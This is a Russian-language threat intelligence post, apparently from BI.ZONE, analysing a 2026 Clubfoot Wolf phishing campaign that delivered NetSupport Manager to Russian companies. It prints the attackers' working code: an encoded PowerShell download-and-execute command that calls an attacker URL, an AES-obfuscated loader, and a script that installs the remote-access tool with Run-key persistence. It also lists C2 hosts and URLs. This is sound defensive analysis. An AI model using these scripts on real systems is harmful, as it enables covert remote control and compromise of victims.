


Clubfoot Wolf массово компрометирует российские компании

 bi.zone/expertise/blog/clubfoot-wolf-massovo-komprometiruet-rossiyskie-kompanii

June 30, 2026



Введение

Мы выяснили, что в мае и июне 2026 года кластер Clubfoot Wolf вел масштабную кампанию, нацеленную на российские организации из следующих сфер:

- обрабатывающая промышленность,
- розничная торговля,
- электронная коммерция,
- сельское хозяйство,
- IT,
- логистика,
- медицина,
- наука.

Основной мишенью стали российские компании, занимающиеся оптовой продажей химической продукции. Злоумышленники также атаковали несколько организаций из Республики Беларусь.

Для получения первоначального доступа Clubfoot Wolf рассылал фишинговые письма. Кластер доставлял в целевые системы легитимное ПО для удаленного администрирования NetSupport Manager, которое затем использовал для нанесения вреда.



Узнайте на портале BI.ZONE Threat Intelligence, кто атакует вашу компанию

[Смотреть бесплатную версию](#)

Ключевые выводы

- Clubfoot Wolf активно использует NetSupport Manager как основную нагрузку. При этом злоумышленники экспериментируют со способами доставки ПО в целевые системы: модифицируют используемые цепочки заражения и методы маскировки вредоносной активности.
- Кластер использует сервисы сокращения ссылок, чтобы скрыть инфраструктуру доставки последующих стадий атаки, а также затруднить анализ и выявление конечных URL-адресов средствами защиты.
- Как и в ранее зафиксированных кампаниях, Clubfoot Wolf распространяет архивы с поддельными документами, имитируя деятельность российских организаций. Отвлекающие файлы используются, чтобы войти в доверие к жертве и убедить ее запустить вредоносное вложение.

Описание кампании

Фишинговое письмо

Для получения первоначального доступа Clubfoot Wolf рассылал фишинговые письма под предлогом запроса коммерческого предложения или выставления счета. В письмах злоумышленники представлялись сотрудниками компании, заинтересованной в закупке продукции у целевой организации.

К письмам был приложен ZIP-архив, содержащий набор отвлекающих файлов и вредоносный LNK-файл. Для рассылки фишинговых писем Clubfoot Wolf использовал почтовый сервис «Яндекс Почта».

Fwd: Запрос КП или счета

ИС

Кому

Заявка ООО

420 KB

zip

← Ответить

↶ Ответить всем

→ Переслать

⋮

Чт 28.05.2026 8:56

Добрый день!
Просим, выставить счет/КП с максимальной скидкой (список и реквизиты во вложении). Уточните сроки и место отгрузки. Прямая закупка.
(реквизиты, уставные покупателя и спецификация во вложении)
--
С Уважением,
+7
ООО
www.ru

Фишинговое письмо с вредоносным вложением

ZIP-архив

В рамках данной фишинговой кампании злоумышленники распространяли ZIP-архивы, содержащие вредоносный LNK-файл и два-три отвлекающих файла различных форматов (PDF, JPG, PNG, DOC и DOCX).

Заявка ООО .zip			
Имя	Размер	Сжатый	Изменен
Анкета .pdf	336 489	327 463	2023-07-02 16:28
Свидетельство о постановке в .pdf	167 799	100 760	2023-07-02 16:28
Заявка на закупку от компании ООО на июнь 2026г.lnk	1 490	773	2026-05-28 07:34

Содержимое ZIP-архива

Названия рассылаемых в фишинговых письмах ZIP-архивов соответствуют шаблону:

Заявка [название компании] [номер].zcodep.

Названия вредоносных LNK-файлов соответствуют шаблону: Заявка на закупку от компании [название компании] на [год]г.lnk.

Названия отвлекающих файлов:

- выписка [redacted] 21.09.21.pdf
- Маркетинговая карта ООО [redacted].doc
- Выписка из [redacted].pdf
- Реквизиты ООО [redacted] (НОВЫЕ).doc
- Карточка_предприятия.docx
- св-во о постановке на учет.jpg
- Анкета [redacted].pdf
- Свидетельство о постановке в [redacted].pdf

- Карточка_000_[redacted]_НОВАЯ.doc
- Снимок экрана_2023-07-02_16-04-35.png
- Карточка клиента 000 [redacted].doc
- Свидетельство ИНН.jpg
- Свидетельство ОГРН.jpg
- ИНН ОГРН Свидетельство о рег. в [redacted] от 16.04.2019.pdf
- Карточка организации АО [redacted].doc

Примеры отвлекающих файлов приведены ниже.

Анкета ООО

1	Название	ООО
2	Юридический адрес	г. Москва, ул. Мухоморова, д. 15, стр. 1, этаж 1, кв. 15
3	Офис	г. Москва, Мухоморова ул. д. 15, стр. 1, этаж 1, кв. 15
4	Код ИНН/КПП	7707083893/7707083893
5	ОКАТО/ОКТМО	5003003/5003003
6	Код ОКПО	0000000
7	Код ОГРН	1047700089300
8	Дата государственной регистрации	08.11.2013
9	Единый государственный реестр юридических лиц	СЕРИЯ 77-0000000 СВИДЕТЕЛЬСТВО ВЫДАНО 11.11.2013, № 0000000000 по г. Москве.
10	Постановка на учет	ПО г. МОСКВЕ, 08.11.2013.
11	Банковские реквизиты	Расчетный счет в ПАО БИК кор. счет в ОПЕРУ МОСКОВСКОГО РОССИИ).
12	Генеральный директор	ИНН действует на основании УСТАВА.
13	Контакты	+7

Отвлекающий документ

СВИДЕТЕЛЬСТВО

О ПОСТАНОВКЕ НА УЧЕТ РОССИЙСКОЙ ОРГАНИЗАЦИИ В _____ ПО МЕСТУ ЕЕ НАХОЖДЕНИЯ

Настоящее свидетельство подтверждает, что российская организация
ОБЩЕСТВО С ОГРАНИЧЕННОЙ ОТВЕТСТВЕННОСТЬЮ _____

(полное наименование российской организации в соответствии с учредительными документами)

ОГРН _____

поставлена на учет в соответствии с
Российской Федерации

08.11.2013

(число, месяц, год)

в _____ по месту нахождения
по г. Москве

(наименование _____ и его код)

и ей присвоен
ИНН/КПП _____

Главный государственный _____

LNK-файл

При запуске пользователем вредоносного LNK-файла выполняется закодированная Base64-команда в интерпретаторе PowerShell:

```
powershell.exe -E 0wBHAGUAdAAAEgAZQBzAHAA0wBbAFMAeQBzAHQAZQBtAC4ATgB1AHQALgBTAGUAcgB2AGkA
```

PowerShell-команда в декодированном и отформатированном виде:


```
Get-Help;  
[System.Net.ServicePointManager]::SecurityProtocol=[System.Net.SecurityProtocolType]::Tls1  
$magazine="hxxps://crop[.]sh/6zUo80k";  
$marie=(gcm *vo*p*s*n).name;  
$claire=New-Object -ComObject MSXML2.ServerXMLHTTP;  
$claire.open("GET«, $magazine, $false);  
$claire.send();  
& $marie $claire.responseText;  
Write-Host «Good read»;
```

Данная команда выполняет HTTPS GET — запрос к удаленному ресурсу

`hxxps://crop[.]sh/6zUo80k` (исходная ссылка:

`hxxps://sunlightfriends[.]tech/weather/news`), получает содержимое ответа и передает его на исполнение через Invoke-Expression. Таким образом реализуется бесфайловая (fileless) загрузка и выполнение следующей стадии непосредственно в памяти процесса PowerShell.

В рамках данной кампании Clubfoot Wolf активно использует сервис для укорачивания ссылок `urlcrop.com`.



Сервис для укорачивания ссылок `urlcrop.com`

PowerShell-скрипт

Загруженный в память PowerShell-скрипт представляет собой загрузчик (loader), содержащий PowerShell-код, закодированный Base64 и зашифрованный AES-128-CBC с использованием PKCS7 Padding. После декодирования и расшифровки полученный PowerShell-скрипт преобразуется в строку UTF-8 и выполняется в памяти.

```
$WYgaGE = "/vIM9x94VjD8eqyl1wK0mFriq5n39heJASNChkSpHE99ffa1GVAHnAHTez8NWKt6TImqJRe0uKFyXJ1D6tns2eNI7UG5E1vCsu59yeJMPzNIUHv9ZKw9
$AKsoJD = "UmVlYWxhUFFJT2ZGbHdmRA=="
$OTkake = "n" + "a" + "m" + "e";
$RaAOuL = "RE1FYUJvZU9WR1BhaUpXQw=="
$OaoRve = [System.Security.Cryptography.Aes]::Create()
$IfoaAp = gcm *vo*p*s*n;
$OaoRve.Key = [Convert]::FromBase64String($AKsoJD)
$OaoRve.IV = [Convert]::FromBase64String($RaAOuL)
$OaoRve.Mode = "CBC"
$OaoRve.Padding = "PKCS7"
$TmEAAw = [Convert]::FromBase64String($WYgaGE)
$EZITDa = $OaoRve.CreateDecryptor()
$GqAobB = $EZITDa.TransformFinalBlock($TmEAAw, 0, $TmEAAw.Length)
. ($IfoaAp).$OTkake ([System.Text.Encoding]::UTF8.GetString($GqAobB))
```

Содержимое PowerShell-скрипта

Декодированный и расшифрованный PowerShell-скрипт имеет вид, представленный ниже.

```

Set-Content -Path $env:USERPROFILE\Documents\TextDocument_N0213411.txt -Value "?????????--??? ????--?????????5432??? ????
337????????? ????-4322/31-25, ?????-P11311/233 Price"; . $env:USERPROFILE\Documents\TextDocument_N0213411.txt;
$Jdayya = "https://crop.sh/05RXf5B";
$VLFUmp = -join ((65..90) + (97..122) + (48..57) | Get-Random -Count 7 | ForEach-Object {[char]$_}) + ".zip";
$EOauaA = "$env:TEMP\$VLFUmp";
$WeFeoA = New-Object -ComObject MSXML2.ServerXMLHTTP;
$WeFeoA.open("GET", $Jdayya, $false);
$WeFeoA.send();
$RkoamA = New-Object -ComObject ADODB.Stream;
$RkoamA.Open();
$RkoamA.Type = 1;
$RkoamA.Write($WeFeoA.ResponseBody);
$RkoamA.SaveToFile($EOauaA, 2);
$RkoamA.Close();
$KmusoR = "s" + "a" + "p" + "s"
$Aarjuw = "$env:LOCALAPPDATA\VoiceAssistant"; if (!(Test-Path $Aarjuw)) {New-Item -ItemType Directory -Path $Aarjuw};
$IASmed = New-Object -ComObject Shell.Application;
$BaYVYa = $IASmed.Namespace($EOauaA);
$LeKBkl = $IASmed.Namespace($Aarjuw); $LeKBkl.CopyHere($BaYVYa.Items(), 16);
$SasACA = "v" + "o" + "i" + "c" + "e"

$GnowkM = "68x1LjBv7eMkyIc5qklH0nkoYiaqMNPvuvvaKahYXDQvt0EnnzdvE0H1jF4zwm0j1Tkc5LwbtpQ0WSDf06K6PzDY/6ccFy767HBuHdhok01h6n
+r91TRKpYCoIkL7UlhF0happUnMyLA9R15mNUR4oA=="
$GvVKPA = "RIBvbW9QUxVcEpKQVZhbW=="
$RaABW = "n" + "a" + "m" + "e";
$QiacOD = "Q0FCT1piRkpBbE1ZUFRTg=="
$KwaLca = [System.Security.Cryptography.Aes]::Create()
$BJZaoy = gcm *vo*p*s*n;
$KwaLca.Key = [Convert]::FromBase64String($GvVKPA)
$KwaLca.IV = [Convert]::FromBase64String($QiacOD)
$KwaLca.Mode = "CBC"
$KwaLca.Padding = "PKCS7"
$AKOIBA = [Convert]::FromBase64String($GnowkM)
$LAeJvA = $KwaLca.CreateDecryptor()
$JAOKue = $LAeJvA.TransformFinalBlock($AKOIBA, 0, $AKOIBA.Length)
. ($BJZaoy).$RaABW ([System.Text.Encoding]::UTF8.GetString($JAOKue))

$Soeovw = "PomNTnVSKquBvEr/74Lq0TAsqYfEheFdvvoS9IJ0esD8CQgy8B8s83y3sCHigDRghLlSLW/wp7VICZ2VjjPccIuoFH4ay1pt3JPw8W43/
eNfDRIS7Amkt3G8PINE032oYlzxXZaxsfw3H/IeKcc6x1rQZwvpnc2YiWjMmS4G+ObrJpKkDuW2KYRzZ5H5QUU/oCYSDKRWYvUNET
lqEEqMd8i5451yolt5UVtFIAgnq9VVvL3dXp1ApC1hd6bqbEB9cMGI9B8rsv6KLbYUwSQD3BgDx6y6tkoCipBZOfpR3X1WwQt/bDYCR+iJehvpeA"
$NodKlY = "RUJhZXlBYWFn0ZnTGFheQ=="
$JwAleM = "n" + "a" + "m" + "e";
$OeUAWl = "Q09WQWdPRUZvT09Ua0dtdg=="
$LZADsT = [System.Security.Cryptography.Aes]::Create()
$IAoBuR = gcm *vo*p*s*n;
$LZADsT.Key = [Convert]::FromBase64String($NodKlY)
$LZADsT.IV = [Convert]::FromBase64String($OeUAWl)
$LZADsT.Mode = "CBC"
$LZADsT.Padding = "PKCS7"
$EaJRjU = [Convert]::FromBase64String($Soeovw)
$AOcEaT = $LZADsT.CreateDecryptor()
$BmEeAO = $AOcEaT.TransformFinalBlock($EaJRjU, 0, $EaJRjU.Length)
. ($IAoBuR).$JwAleM ([System.Text.Encoding]::UTF8.GetString($BmEeAO))

$LaYfaJ = "a" + "s" + "s" + "i" + "s" + "t" + "." + "e" + "x" + "e"
. $KmusoR "$Aarjuw\$SasACA$LaYfaJ";

sleep(5);
$IAamUa = "VoiceAssistant"; $VAaeMA = "$Aarjuw\$SasACA$LaYfaJ" + "." + "e" + "x" + "e";
$FapCEC = "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run";
Set-ItemProperty -Path $FapCEC -Name $IAamUa -Value $VAaeMA;

```

Расшифрованное содержимое PowerShell-скрипта

Данный PowerShell-скрипт выполняет следующие действия:

- Создает файл %USERPROFILE%\Documents\TextDocument_N0213411.txt и записывает в него строку ??????????--??? ????--?????????5432??? ?????????337???????????? ????-4322/31-25, ?????-P11311/233 Price. Затем файл открывается. Данная операция выполняется для отвлечения внимания жертвы и отображения файла с якобы закодированным или поврежденным содержимым. В других версиях PowerShell-скрипта вместо этого осуществляется открытие ссылки на документ на «Яндекс Диске» в веб-браузере по умолчанию, например \$LA0JCm = «hxxps://disk.yandex[.]ru/i/RgUW0-uhakJf8w»; (New-Object -ComObject Shell.Application).Open(\$LA0JCm).

- Загружает ZIP-архив по ссылке `hxxps://crop[.]sh/0SRXf5B` (исходная ссылка: `hxxps://sunlightfriends[.]tech/weekly/forecast`) и сохраняет его под случайным именем `[A-Za-z0-9]{7}.zip` в каталог `%TEMP%`, например `%TEMP%\R7MI0Bg.zip`. В загруженном ZIP-архиве содержатся файлы ПО удаленного администрирования NetSupport Manager.
- Проверяет наличие каталога `%LOCALAPPDATA%\VoiceAssistant`. При его отсутствии каталог создается. Далее PowerShell-скрипт открывает ZIP-архив как виртуальную папку файловой системы и выполняет скрытое копирование его содержимого в каталог `%LOCALAPPDATA%\VoiceAssistant`.
- Декодирует и расшифровывает PowerShell-код, отвечающий за запуск процесса `%LOCALAPPDATA%\VoiceAssistant\voiceassist.exe`. После декодирования и расшифровки данный код выполняется. Исполняемый файл `voiceassist.exe` является клиентом NetSupport Manager версии 14.2.0.966.
- Декодирует и расшифровывает PowerShell-код, отвечающий за закрепление NetSupport Manager в реестре ОС в ключе Run:
`[HKCU\Software\Microsoft\Windows\CurrentVersion\Run] VoiceAssistant = «%LOCALAPPDATA%\VoiceAssistant\voiceassist.exe.exe»`. После декодирования и расшифровки данный код выполняется. Стоит отметить, что в данном варианте атакующие допустили ошибку в названии исполняемого файла `voiceassist.exe`, указав двойное расширение `.exe.exe`. В других экземплярах указанная ошибка отсутствует и NetSupport Manager закрепляется в скомпрометированной системе успешно.

Архив с NetSupport Manager

Помимо основных компонентов ПО NetSupport Manager, загружаемый ZIP-архив содержал набор файлов, заполненных автоматически сгенерированным бессмысленным текстом. Вероятно, указанные файлы были добавлены для изменения хеш-суммы архива, а также придания ему вида легитимного программного дистрибутива.

R7MIOBg.zip			
Имя	Размер	Сжатый	Изменен
AudioCapture.dll	93 560	44 269	2026-05-28 08:00
client32.ini	645	414	2026-05-28 08:00
HTCTL32.DLL	328 056	168 407	2026-05-28 08:00
msvcrt100.dll	773 968	413 357	2026-05-28 08:00
nskbfltr.inf	328	212	2026-05-28 08:00
NSM.LIC	266	208	2026-05-28 08:00
pcicapi.dll	33 144	17 361	2026-05-28 08:00
PCICHEK.DLL	18 808	8 025	2026-05-28 08:00
PCICL32.dll	3 414 680	1 317 5...	2026-05-28 08:00
remcmdstub.exe	72 760	35 417	2026-05-28 08:00
TCCTL32.DLL	392 496	203 397	2026-05-28 08:00
voiceassist.exe	117 968	20 708	2026-05-28 08:00
Voice_Assistant_Lib_1.12.57206.valib	2 101	509	2026-05-28 08:00
Voice_Assistant_Lib_1.13.35053.valib	2 160	517	2026-05-28 08:00
Voice_Assistant_Lib_1.18.29976.valib	1 991	439	2026-05-28 08:00
Voice_Assistant_Lib_1.25.24213.valib	2 077	512	2026-05-28 08:00
Voice_Assistant_Lib_1.29.46877.valib	2 087	503	2026-05-28 08:00
Voice_Assistant_Lib_1.29.94582.valib	2 013	480	2026-05-28 08:00
Voice_Assistant_Lib_1.32.37417.valib	1 963	439	2026-05-28 08:00
Voice_Assistant_Lib_1.34.22632.valib	2 058	493	2026-05-28 08:00
Voice_Assistant_Lib_1.35.65268.valib	2 023	472	2026-05-28 08:00
Voice_Assistant_Lib_1.36.73184.valib	2 064	464	2026-05-28 08:00
Voice_Assistant_Lib_1.38.60289.valib	2 028	496	2026-05-28 08:00
Voice_Assistant_Lib_1.38.85698.valib	1 902	390	2026-05-28 08:00
Voice_Assistant_Lib_1.40.98653.valib	1 965	414	2026-05-28 08:00
Voice_Assistant_Lib_1.43.80800.valib	2 068	507	2026-05-28 08:00
Voice_Assistant_Lib_1.44.77184.valib	1 991	450	2026-05-28 08:00
Voice_Assistant_Lib_1.47.56119.valib	2 010	458	2026-05-28 08:00
Voice_Assistant_Lib_1.54.64954.valib	1 987	466	2026-05-28 08:00
Voice_Assistant_Lib_1.64.34071.valib	1 979	434	2026-05-28 08:00
Voice_Assistant_Lib_1.69.41784.valib	2 002	457	2026-05-28 08:00
Voice_Assistant_Lib_1.77.86595.valib	2 043	473	2026-05-28 08:00

Содержимое архива с NetSupport Manager

Файл Правка Формат Вид Справка

However, melons have begun to rent peaches over the past few months, specifically for plums associated with their scorpions. This is not to discredit the idea that however, hamsters have begun to rent scorpions over the past few months, specifically for chimpanzees associated with their limes. However, frogs have begun to rent pineapples over the past few months, specifically for strawberries associated with their chimpanzees! Draped neatly on a hanger, however, octopus have begun to rent flies over the past few months, specifically for pineapples associated with their currants. However, ducks have begun to rent hippopotamus over the past few months, specifically for cats associated with their grapes! However, cheetahs have begun to rent puppies over the past few months, specifically for kittens associated with their grapes. However, lobsters have begun to rent cats over the past few months, specifically for cranberries associated with their pandas. However, hippopotamus have begun to rent hamsters over the past few months, specifically for kangaroos associated with their squirrels. In modern times however, kiwis have begun to rent deers over the past few months, specifically for horses associated with their seals! As far as we can estimate, however, chickens have begun to rent squirrels over the past few months, specifically for lobsters associated with their blueberries. Unfortunately, that is wrong; on the contrary, however, bears have begun to rent kittens over the past few months, specifically for pandas associated with their foxes. However, grapes have begun to rent lions over the past few months, specifically for oranges associated with their strawberries; Of course, however, grapes have begun to rent tigers over the past few months, specifically for blueberries associated with their fishes. However, chimpanzees have begun to rent deers over the past few months, specifically for grapes associated with their fishes. The zeitgeist contends that however, flies have begun to rent flies over the past few months, specifically for snails associated with their cats.

Содержимое файла Voice_Assistant_Lib_1.12.57206.valib

Индикаторы компрометации

Хеш-суммы файлов

Архивы:

- b24b8d96bea10cb7e9ffb73256cc46f9041123e7c2cc26fe92d355a8378a87c
- 490585f82a0ddaaafd9eead803859e06dafc0219a5bd1c08482c98f3d37eec231
- b90a7f17b5406db3ee17ec4bc82a704c6128b4ad8652776b4f55bc3948fa8385
- 0c2947904711ef63ac3cc24ba2e7a059e318dc219d14eeaebb6b46fd277f7f3d
- 38d96dd1c26a7a98c8b55c925863d0f5c8c099a73192c65e3a1e47ea636d3d29
- 100e0ca51a6a25efac16627be80c7ce992a5506470136e43cb8b24d8828ba82b
- 11ad9f6c235ea561317d89590fa41d75348019850735b998b60661635ad99e9a
- 03dbaee9cbc05abb6a35fd7804dcf7e83e0675da40eabcf161d1d6b387363b3
- 6478585efed46b0616ca201c51464de7af5ba8985c3b948f9b67db09cbd62e97
- 0c2947904711ef63ac3cc24ba2e7a059e318dc219d14eeaebb6b46fd277f7f3d
- e20c0900513551265dda37ce5334c71f5b0e8b20e19f9d8391f77987e2458f20

LNK:

- cee0ad69647d4840013e836b657d8fd79b9be7389ccbc70e15c5cb96bf926f8a
- bea07bc2359e8f3ce914b0027b5548ae58c9a019f330446b2c81050cd9ca1b0d
- b2e8f9f9a69c1be0d1814b064b73586afb730e2ab9d9fb10dd5711be4febe85
- 31b0f515012355e104a1e4f10baff85c3066a037f17272ce9c2445fd8377a96a
- aedcfbac94161f74b2ce63ad9da2f613809860fc8aa09d6ea0b57e964c47f8a8
- 20c8fd700796b80ea093e23ec812943adfc63c3b8653bb09b581fd7f4127c652
- c5a1dee1ae7f0a04dfa91481d0c1d5ad5c887a77e657def8878af600a98fd8c6
- 82671b7f09811ff38b3cab186776d06cc9e89d434080f1eb26fa1c35767eaca5
- 73bd4f12f3e7d155dfbcb6d016b99d40cce8554964ecc51de40b70fab3a4c3a5
- 20c8fd700796b80ea093e23ec812943adfc63c3b8653bb09b581fd7f4127c652

Отвлекающие файлы:

- bed54c819cc8ff502fff41f6d9c726836b6086c9afdd47f2261809196c973c38
- 79f169be997f883ef02559a0af3f014f63c1c0308931913dec79c0aafaf659f
- 9fa461bd75788d27ceb778dc0f9773d641e804b3e10103c482ba4747153178f8
- 45154678b808a70316f0172a5012ffdfc7d7ddcde856440099fcdbad64e84ddb
- 41c1b4b09cb3185075f57befd5278119ee0a952418144779898378f0963897e9
- 7b6f6fe88ff9d953965e81b1bed256528c93ff159156bc17b8811d7cfd5dfe47
- 53c6a0a51ef3cf9d38034a7600c94e1ae3968dbec5bbb5d9fdcd26764c6b30e2
- 644ad315071324e7f86e9b04dfc7dae515ca1a7ae386b21207c4ab38d1a164d6
- 3325be6c18c35b66e7f527950af97a4235e04d026a81780c135d6cec3f8245db
- 4972b6583645d28600f076e73def05890b54a9d98c8b328d61f421c79a021db6
- b38032f5b2059cacc28246dd0b739e19b6a68daf34add740d5ce6be87354b498
- 7f58b98e9d4b2d06dade72b8656d337283118a135806dd711fb9de51ca63911d
- fb25a19a74bc7549f5e4e1f299886fb09a9d5b4fd4599c5a9b7f2d534ce71691
- 8fde3f60f9ae901a9fa04888d3050c9a65fb63722a4b41a6d6ad7d38183c37d5
- f15e4e140fceedb393bcb2c8d61a2333b37c30270527b5c48d8440e3ec1e02ae4
- cdf7c97cfb494ade90886765606294db0b98a2576bc1d152bc8c4ec97672b687
- fa877d45432e7712d1832508c77f063958a5cec05038152eb2be5e79992c3966
- 644ad315071324e7f86e9b04dfc7dae515ca1a7ae386b21207c4ab38d1a164d6
- 53c6a0a51ef3cf9d38034a7600c94e1ae3968dbec5bbb5d9fdcd26764c6b30e2

Конфигурационные файлы NetSupport Manager:

- fa07773b3af0539442504f86973fe2a68e040f80ebea388c5ed62d8f94eddb6a
- d3c90e61c3ffa059658c36e39334cb38c0b23cbde46f5078705fcfad67c9f3d8
- 6a8dfd602daa3b9dc2ceb146837a7966a37af8ab224ed11478e1f6d87f375b7f

Файл лицензии NetSupport Manager:

Сетевые индикаторы

URL

- `hxxps://crop[.]sh/6zUo80k`
- `hxxps://crop[.]sh/0SRXf5B`
- `hxxps://crop[.]sh/9hXkrRN`
- `hxxps://crop[.]sh/r1zUUv4`
- `hxxps://crop[.]sh/mD5Gmt2`
- `hxxps://crop[.]sh/Kzc0Sm7`
- `hxxps://crop[.]sh/0x47s6B`
- `hxxps://crop[.]sh/72TT8c0`
- `hxxps://crop[.]sh/enuSDJG`
- `hxxps://crop[.]sh/0LiH8AD`
- `hxxps://crop[.]sh/NfhStZD`
- `hxxps://crop[.]sh/ncPHvl0`
- `hxxps://sunlightfriends[.]tech/weather/news`
- `hxxps://sunlightfriends[.]tech/weekly/forecast`
- `hxxps://sunlightfriends[.]tech/latest/news`
- `hxxps://sunlightfriends[.]tech/monthly/horoscope`
- `hxxps://sunlightfriends[.]tech/beauty/series`
- `hxxps://sunlightfriends[.]tech/health/shampoo`
- `hxxps://sunlightfriends[.]tech/world/library`
- `hxxps://sunlightfriends[.]tech/nature/today`
- `hxxps://sunlightfriends[.]tech/learning/portal`
- `hxxps://fleepsterones[.]fun/fashion/week`
- `hxxps://fleepsterones[.]fun/media/like`
- `hxxps://fleepsterones[.]fun/content/articles`
- `hxxps://disk.yandex[.]ru/i/6s3ZGTQf7T_P-g`
- `hxxps://disk.yandex[.]ru/i/RgUW0-uhakJF8w`

Домены:

- `fleepsterones[.]fun`
- `sunlightfriends[.]tech`

NetSupport Manager C2:

- `stillpaving[.]com:1411`
- `glowstickspro[.]com:1411`

- imhfamily[.]com:1414
- akiliridge[.]com:1414

MITRE ATT&CK

Тактика	Техника	Процедура
Resource Development	Acquire Infrastructure: Domains	Clubfoot Wolf регистрирует домены в зонах .fun, .tech и .com
	Acquire Infrastructure: Virtual Private Server	Clubfoot Wolf арендует виртуальные выделенные серверы для размещения на них своих инструментов, а также в качестве C2-серверов NetSupport Manager
	Develop Capabilities: Malware	Clubfoot Wolf разрабатывает вредоносные LNK-файлы и PowerShell-скрипты для доставки NetSupport Manager в целевые системы
	Establish Accounts: Email Accounts	Clubfoot Wolf регистрирует почтовые адреса в почтовом сервисе «Яндекс Почта»
	Obtain Capabilities: Tool	Clubfoot Wolf использует в атаках легитимное средство удаленного администрирования NetSupport Manager
	Stage Capabilities: Upload Malware	Clubfoot Wolf размещает на своих сетевых ресурсах вредоносный PowerShell-скрипт, который загружается и выполняется в памяти
	Stage Capabilities: Upload Tool	Clubfoot Wolf размещает на своих сетевых ресурсах ZIP-архив с ПО NetSupport Manager
	Stage Capabilities: Link Target	Clubfoot Wolf использует сервис urlcrop.com для укорачивания ссылок

Тактика	Техника	Процедура
Initial Access	Phishing: Spearphishing Attachment	Clubfoot Wolf распространяет ZIP-архивы с ВПО, приложенные к фишинговым письмам
Execution	Command and Scripting Interpreter: PowerShell	Clubfoot Wolf использует вредоносные LNK-файлы для выполнения PowerShell-команды: powershell.exe -E [base64_command] -W 1
	User Execution: Malicious File	Компрометация системы инициируется при запуске пользователем вредоносного LNK-файла, доставленного в рамках фишинговой атаки
Persistence	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Clubfoot Wolf использует PowerShell-скрипт для добавления ПО NetSupport Manager в автозагрузку системы через ключ реестра Run: [HKCU\Software\Microsoft\Windows\CurrentVersion\Run] AudioStock = «%LOCALAPPDATA%\AudioStock\audiostock.exe»
Stealth	Deobfuscate/Decode Files or Information	Clubfoot Wolf использует обфускацию в PowerShell-скриптах, включающую рандомизацию имен переменных, конкатенацию строк и защиту строковых констант посредством шифрования AES-128-CBC с последующим кодированием Base64
	Hide Artifacts: Hidden Window	Clubfoot Wolf скрытно выполняет PowerShell-команду при запуске LNK-файла, используя параметр -W (- WindowsStyle) со значением 1 (Hidden)
	Masquerading	Clubfoot Wolf маскирует вредоносные LNK-файлы под заявку на закупку: Заявка на закупку от компании [название компании] на [год]г.lnk

Тактика	Техника	Процедура
	Masquerading: Match Legitimate Resource Name or Location	Clubfoot Wolf копирует из загруженных ZIP-архивов файлы ПО NetSupport Manager в каталог, мимикрирующий под легитимное ПО: %LOCALAPPDATA%\MediaManager\mediamanager.exe Clubfoot Wolf создает параметры в ключе реестра Run, мимикрирующие под легитимное ПО: [HKCU\Software\Microsoft\Windows\CurrentVersion\Run] MediaManager = «%LOCALAPPDATA%\MediaManager\mediamanager.exe»
